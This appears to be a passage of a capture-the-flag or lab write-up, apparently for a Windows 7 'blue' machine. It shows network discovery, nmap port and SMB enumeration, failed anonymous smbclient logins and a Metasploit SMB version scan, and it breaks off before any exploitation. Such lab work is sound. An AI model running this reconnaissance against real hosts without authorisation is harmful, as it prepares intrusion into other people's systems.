
Machine Information

- **Attackers Machine**


HOSTNAME: kali
IP ADDRESS: 192.168.137.133
SUBNET MASK: 255.255.255.0



```
┌──(root㉿kali)-[~/blue]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2d:fc:c4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.133/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
       valid_lft 1663sec preferred_lft 1663sec
    inet6 fe80::20c:29ff:fe2d:fcc4/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- **Target Machine**


IP ADDRESS: 192.168.137.135
SUBNET MASK: 255.255.255.0



```
┌──(root㉿kali)-[~/blue]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2d:fc:c4, IPv4: 192.168.137.133
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.137.1   92:9c:4a:8c:33:65       (Unknown: locally administered)
192.168.137.2   00:50:56:e6:c8:8b       VMware, Inc.
192.168.137.135 00:0c:29:86:e5:a1       VMware, Inc.
192.168.137.254 00:50:56:ea:10:15       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 2.009 seconds (127.43 hosts/sec). 4 responded
```

NMAP

> nmap -T 4 -p- 192.168.137.135 > ./nmap/all.txt




```
┌──(root㉿kali)-[~/blue/nmap]
└─# cat all.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 08:30 EST
Nmap scan report for 192.168.137.135
Host is up (0.00078s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:86:E5:A1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 20.51 seconds
```


Findings
Port 139 and Port 445 are Open ie. SMB or Samba File Shares are Operating.

Enumerating SMB ie. Port 139 & Port 445

> nmap -T 4 -p 139,445 -A 192.168.137.135 > ./nmap/smb.txt



```
┌──(root㉿kali)-[~/blue/nmap]
└─# cat smb.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 08:31 EST
Nmap scan report for 192.168.137.135
Host is up (0.00071s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:86:E5:A1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_serv
er_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-11-15T08:31:24-05:00
| smb2-time:
|   date: 2022-11-15T13:31:24
|_  start_date: 2022-11-15T13:17:00
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 000c2986e5a1 (VMware)

TRACEROUTE
HOP RTT     ADDRESS
1   0.71 ms 192.168.137.135

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.42 seconds
```

Findings

- Device Information

```
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows
Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE:
```

```
cpe:/o:microsoft:windows
```


also,

OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
Computer name: WIN-845Q99OO4PP
NetBIOS computer name: WIN-845Q99OO4PP\x00
Workgroup: WORKGROUP\x00

- SMB Version

Maybe SMB-2

- **Try & Connect to SMB File Shares**



```
┌──(root㉿kali)-[~/blue]
└─# smbclient -L ////192.168.137.135//
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.137.135 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[~/blue]
└─# smbclient ////192.168.137.135//ADMIN$
Password for [WORKGROUP\root]:
do_connect: Connection to  failed (Error NT_STATUS_NOT_FOUND)

┌──(root㉿kali)-[~/blue]
└─# smbclient ////192.168.137.135//C$
Password for [WORKGROUP\root]:
do_connect: Connection to  failed (Error NT_STATUS_NOT_FOUND)

┌──(root㉿kali)-[~/blue]
└─# smbclient ////192.168.137.135//IPC$
Password for [WORKGROUP\root]:
do_connect: Connection to  failed (Error NT_STATUS_NOT_FOUND)
```


Findings

We can see that there are 3 Files Shares:


1. ADMIN
2. C
3. IPC

But we cannot connect to them Anonymously.


- **SMB Version**



```
┌──(root㉿kali)-[~/blue]
└─# msfconsole

 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security   ]                         |
|                                                                              |
|                 Password:           [              ]                         |
|                                                                              |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```



```
msf6 > search smb_version

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                   normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.137.135
rhosts ⇒ 192.168.137.135
msf6 auxiliary(scanner/smb/smb_version) >
```




```
msf6 auxiliary(scanner/smb/smb_version) > run

